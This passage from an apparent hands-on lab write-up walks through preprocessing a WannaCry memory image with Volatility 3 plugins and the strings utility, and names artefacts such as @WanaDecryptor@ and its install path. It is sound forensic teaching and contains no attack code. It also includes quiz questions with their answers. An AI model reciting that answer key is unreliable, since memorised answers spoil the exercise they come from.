=\Windows SharedSection=1024,3072,512 Windows=On SubSystemTyp
e=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllI
nitialization,3 ServerDll=winsrv:ConServerDllInitialization,2
ProfileControl=Off MaxRequestThreads=16
620 winlogon.exe    winlogon.exe
664 services.exe    C:\WINDOWS\system32\services.exe
676 lsass.exe   C:\WINDOWS\system32\lsass.exe
836 svchost.exe C:\WINDOWS\system32\svchost -k DcomLaunch
9
1168    wscntfy.exe C:\WINDOWS\system32\wscntfy.exe
```

FileScan

This plugin scans for file objects in a particular Windows memory image. The results have more than 1,400 lines.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
vol3 -f wcry.mem windows.filescan.FileScan
```

```
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

```
Offset  Name    Size
0x1f40310   \Endpoint   112
0x1f65718   \Endpoint   112
0x1f66cd8   \WINDOWS\system32\wbem\wmipcima.dll 112
0x1f67198   \WINDOWS\Prefetch\TASKDL.EXE-01687054.pf    112
0x1f67a70   \WINDOWS\system32\security.dll  112
0x1f67c68   \boot.ini   112
0x1f67ef8   \WINDOWS\system32\cfgmgr32.dll  112
0x1f684d0   \WINDOWS\system32\wbem\framedyn.dll 112
0x23eb8e8   \{9B365890-165F-11D0-A195-0020AFD156E4} 112
```

DllList

This plugin lists the loaded modules in a particular Windows memory image. Due to a text limitation, this one won't have a View Results icon.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
vol3 -f wcry.mem windows.dlllist.DllList
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

PsScan

This plugin is used to scan for processes present in a particular Windows memory image.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
vol3 -f wcry.mem windows.psscan.PsScan
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

```
PID PPID    ImageFileName   Offset(V)   Threads Handles Sessi
onId    Wow64   CreateTime  ExitTime    File output
```

```
860 1940    taskdl.exe  0x1f4daf0   0   -   0   False   2017-
05-12 21:26:23.000000   2017-05-12 21:26:23.000000  Disabled
536 1940    taskse.exe  0x1f53d18   0   -   0   False   2017-
05-12 21:26:22.000000   2017-05-12 21:26:23.000000  Disabled
424 1940    @WanaDecryptor@ 0x1f69b50   0   -   0   False   2
017-05-12 21:
```

Malfind

This plugin is used to lists process memory ranges that potentially contain injected code. There won't be any View Results icon for this one due to text limitation.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
vol3 -f wcry.mem windows.malfind.Malfind
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

Now, you have the plugins running individually and seeing the result. What you will do now is process this in bulk. Remember, one of the investigative practices involves preprocessing evidence and saving the results to text files, right? The question is how?

The answer? Do a loop statement! See the command below.


```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
for plugin in windows.malfind.Malfind windows.psscan.PsScan w
indows.pstree.PsTree windows.pslist.PsList windows.cmdline.Cm
dLine windows.filescan.FileScan windows.dlllist.DllList; do v
ol3 -q -f wcry.mem $plugin > wcry.$plugin.txt; done
```

Let’s break this command down, shall we?

- We created a variable named `$plugin` with values of each volatility plugin
- Then ran vol3 parameters `q`, which means quiet mode or does not show the progress in the terminal
- And `f,` which means read from the memory capture.

- The `plugin > wcry.plugin.done;` means run volatility with the plugins and output it to a file with wcry at the beginning of the text, followed by the name of the plugins and with an extension of `.txt`. Repeat until the value of variable $plugin is used.

After running the command, you won't see any output from the terminal; you'll see files within the same directory where you ran the command.




Preprocessing With Strings

Next, we will preprocess the memory image with the Linux strings utility. We will extract the **ASCII**, 16-bit **little-endian**, and 16-bit **big-endian** strings. See the command below.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
strings wcry.mem > wcry.strings.ascii.txt
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
strings -e l  wcry.mem > wcry.strings.unicode_little_endian.t
xt
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
strings -e b  wcry.mem > wcry.strings.unicode_big_endian.txt
```

The strings command extracts printable ASCII text. The `-e l` option tells strings to extract 16-bit little endian strings. The `-e b` option tells strings to extract 16-bit big endian strings. All three string formats can provide useful information about the system under investigation.

You should have the same output below.



Now, this is ready for analysis, but remember, our goal here in this task is to preprocess the evidence so that any analyst who will investigate this can expedite searches and analysis.

Answer the questions below

> What plugin lists processes in a tree based on their parent process ID? PsTree

> What plugin is used to list all currently active processes in the machine? PsList

> What Linux utility tool can extract the ASCII, 16-bit little-endian, and 16-bit big-endian strings? strings

> By running vol3 with the Malfind parameter, what is the first (1st) process identified suspected of having an injected code? csrss.exe

> Continuing from the previous question (Question 4), what is the second (2nd) process identified suspected of having an injected code? winlogon.exe

> By running vol3 with the DllList parameter, what is the file path or directory of the binary @WanaDecryptor@.exe? C:\Intel\ivecuqmanpnirkt615

Task 6 - Conclusion

In this room, we had a hands-on introduction to the REMnux VM, where we could use tools like **oledump.py** for file analysis. We also created a fake network using **INetSim** and preprocessed a memory capture using **volatility and strings**. **All of these tools are included just inside the REMNux VM!** Still, we haven't used many of its tools yet, as we could create different rooms for each to learn and become familiar with it.

On a side note, REMnux Distro mainly focuses on analyses of potentially malicious programs, documents or files, memory, and similar objects.